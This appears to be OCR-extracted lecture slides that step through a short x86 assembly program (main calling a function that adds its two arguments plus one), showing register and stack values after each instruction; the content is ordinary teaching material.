
%eax	
%edx	
%esp	0xfd2d0
%ebp	0xfd2d0
%eip	0x80483a6

```
callee:
  push %ebp                      0x8048394
  mov %esp,%ebp                  0x8048395
  mov 0xc(%ebp),%eax             0x8048397
  mov 0x8(%ebp),%edx             0x804839a
  lea (%edx,%eax,1),%eax0x804839d
  add $0x1,%eax                  0x80483a0
  pop %ebp                       0x80483a3
  ret                            0x80483a4
main:
  push %ebp                      0x80483a5
  mov %esp,%ebp                  0x80483a6
  sub $0x18,%esp                 0x80483a8
  movl $0x28,0x4(%esp)           0x80483ab
  movl $0xa,(%esp)               0x80483b3
  call 0x8048394                 0x80483ba
  mov %eax,-0x4(%ebp)            0x80483bf
  mov -0x4(%ebp),%eax            0x80483c2
  leave                          0x80483c5
  ret                            0x80483c6
```



%eax	
%edx	
%esp	0xfd2d0
%ebp	0xfd2d0
%eip	0x80483a8

```
callee:
  push %ebp                   0x8048394
  mov %esp,%ebp               0x8048395
  mov 0xc(%ebp),%eax          0x8048397
  mov 0x8(%ebp),%edx          0x804839a
  lea (%edx,%eax,1),%eax0x804839d
  add $0x1,%eax               0x80483a0
  pop %ebp                    0x80483a3
  ret                         0x80483a4
main:
  push %ebp                   0x80483a5
  mov %esp,%ebp               0x80483a6
  sub $0x18,%esp              0x80483a8
  movl $0x28,0x4(%esp)        0x80483ab
  movl $0xa,(%esp)            0x80483b3
  call 0x8048394              0x80483ba
  mov %eax,-0x4(%ebp)         0x80483bf
  mov -0x4(%ebp),%eax         0x80483c2
  leave                       0x80483c5
  ret                         0x80483c6
```



0xFFFFFFFF

0xfd2d4

0xfd2c0


0xfd2d0

0xfd2b8

0x00000000

```
callee:
   push %ebp                   0x8048394
   mov %esp,%ebp               0x8048395
   mov 0xc(%ebp),%eax          0x8048397
   mov 0x8(%ebp),%edx          0x804839a
   lea (%edx,%eax,1),%eax0x804839d
   add $0x1,%eax               0x80483a0
   pop %ebp                    0x80483a3
   ret                         0x80483a4
main:
   push %ebp                   0x80483a5
   mov %esp,%ebp               0x80483a6
   sub $0x18,%esp              0x80483a8
   movl $0x28,0x4(%esp)        0x80483ab
   movl $0xa,(%esp)            0x80483b3
   call 0x8048394              0x80483ba
   mov %eax,-0x4(%ebp)         0x80483bf
   mov -0x4(%ebp),%eax         0x80483c2
   leave                       0x80483c5
   ret                         0x80483c6
```

%eax	
%edx	
%esp	0xfd2b8
%ebp	0xfd2d0
%eip	0x80483a8



0xFFFFFFFF

0xfd2d4

0xfd2c0

0xfd2d0


0xfd2bc

0xfd2b8

0x00000000


%eax	
%edx	
%esp	0xfd2b8
%ebp	0xfd2d0
%eip	0x80483ab

```
callee:
   push %ebp                    0x8048394
   mov %esp,%ebp                0x8048395
   mov 0xc(%ebp),%eax           0x8048397
   mov 0x8(%ebp),%edx           0x804839a
   lea (%edx,%eax,1),%eax0x804839d
   add $0x1,%eax                0x80483a0
   pop %ebp                     0x80483a3
   ret                          0x80483a4
main:
   push %ebp                    0x80483a5
   mov %esp,%ebp                0x80483a6
   sub $0x18,%esp               0x80483a8
   movl $0x28,0x4(%esp)         0x80483ab
   movl $0xa,(%esp)             0x80483b3
   call 0x8048394               0x80483ba
   mov %eax,-0x4(%ebp)          0x80483bf
   mov -0x4(%ebp),%eax          0x80483c2
   leave                        0x80483c5
   ret                          0x80483c6
```




%eax	
%edx	
%esp	0xfd2b8
%ebp	0xfd2d0
%eip	0x80483ab

```
callee:
    push %ebp                 0x8048394
    mov %esp,%ebp             0x8048395
    mov 0xc(%ebp),%eax        0x8048397
    mov 0x8(%ebp),%edx        0x804839a
    lea (%edx,%eax,1),%eax0x804839d
    add $0x1,%eax             0x80483a0
    pop %ebp                  0x80483a3
    ret                       0x80483a4
main:
    push %ebp                 0x80483a5
    mov %esp,%ebp             0x80483a6
    sub $0x18,%esp            0x80483a8
→   movl $0x28,0x4(%esp)      0x80483ab
    movl $0xa,(%esp)          0x80483b3
    call 0x8048394            0x80483ba
    mov %eax,-0x4(%ebp)       0x80483bf
    mov -0x4(%ebp),%eax       0x80483c2
    leave                     0x80483c5
    ret                       0x80483c6
```



%eax	
%edx	
%esp	0xfd2b8
%ebp	0xfd2d0
%eip	0x80483b3

```
callee:
   push %ebp                    0x8048394
   mov %esp,%ebp                0x8048395
   mov 0xc(%ebp),%eax           0x8048397
   mov 0x8(%ebp),%edx           0x804839a
   lea (%edx,%eax,1),%eax0x804839d
   add $0x1,%eax                0x80483a0
   pop %ebp                     0x80483a3
   ret                          0x80483a4
main:
   push %ebp                    0x80483a5
   mov %esp,%ebp                0x80483a6
   sub $0x18,%esp               0x80483a8
   movl $0x28,0x4(%esp)         0x80483ab
   movl $0xa,(%esp)             0x80483b3
   call 0x8048394               0x80483ba
   mov %eax,-0x4(%ebp)          0x80483bf
   mov -0x4(%ebp),%eax          0x80483c2
   leave                        0x80483c5
   ret                          0x80483c6
```




0xFFFFFFFF

0xfd2c0	0xfd2d4
	0xfd2d0
0x28	
0xa	0xfd2bc
	0xfd2b8

0x00000000


%eax	
%edx	
%esp	0xfd2b8
%ebp	0xfd2d0
%eip	0x80483b3

```
callee:
  push %ebp                   0x8048394
  mov %esp,%ebp               0x8048395
  mov 0xc(%ebp),%eax          0x8048397
  mov 0x8(%ebp),%edx          0x804839a
  lea (%edx,%eax,1),%eax0x804839d
  add $0x1,%eax               0x80483a0
  pop %ebp                    0x80483a3
  ret                         0x80483a4
main:
  push %ebp                   0x80483a5
  mov %esp,%ebp               0x80483a6
  sub $0x18,%esp              0x80483a8
  movl $0x28,0x4(%esp)        0x80483ab
  movl $0xa,(%esp)            0x80483b3
  call 0x8048394              0x80483ba
  mov %eax,-0x4(%ebp)         0x80483bf
  mov -0x4(%ebp),%eax         0x80483c2
  leave                       0x80483c5
  ret                         0x80483c6
```



%eax	
%edx	
%esp	0xfd2b8
%ebp	0xfd2d0
%eip	0x80483ba

```
callee:
  push %ebp                 0x8048394
  mov %esp,%ebp             0x8048395
  mov 0xc(%ebp),%eax        0x8048397
  mov 0x8(%ebp),%edx        0x804839a
  lea (%edx,%eax,1),%eax0x804839d
  add $0x1,%eax             0x80483a0
  pop %ebp                  0x80483a3
  ret                       0x80483a4
main:
  push %ebp                 0x80483a5
  mov %esp,%ebp             0x80483a6
  sub $0x18,%esp            0x80483a8
  movl $0x28,0x4(%esp)      0x80483ab
  movl $0xa,(%esp)          0x80483b3
  call 0x8048394            0x80483ba
  mov %eax,-0x4(%ebp)       0x80483bf
  mov -0x4(%ebp),%eax       0x80483c2
  leave                     0x80483c5
  ret                       0x80483c6
```



0xFFFFFFFF

0xfd2d4

0xfd2c0

0xfd2d0

0x28

0xfd2bc


0xa

0xfd2b8

0x00000000

%eax	
%edx	
%esp	0xfd2b4
%ebp	0xfd2d0
%eip	0x80483ba

```
callee:
  push %ebp                   0x8048394
  mov %esp,%ebp               0x8048395
  mov 0xc(%ebp),%eax          0x8048397
  mov 0x8(%ebp),%edx          0x804839a
  lea (%edx,%eax,1),%eax0x804839d
  add $0x1,%eax               0x80483a0
  pop %ebp                    0x80483a3
  ret                         0x80483a4
main:
  push %ebp                   0x80483a5
  mov %esp,%ebp               0x80483a6
  sub $0x18,%esp              0x80483a8
  movl $0x28,0x4(%esp)        0x80483ab
  movl $0xa,(%esp)            0x80483b3
  call 0x8048394              0x80483ba
  mov %eax,-0x4(%ebp)         0x80483bf
  mov -0x4(%ebp),%eax         0x80483c2
  leave                       0x80483c5
  ret                         0x80483c6
```



0xFFFFFFFF

0xfd2d4

0xfd2c0

0xfd2d0

0x28

0xfd2bc

0xa

0xfd2b8

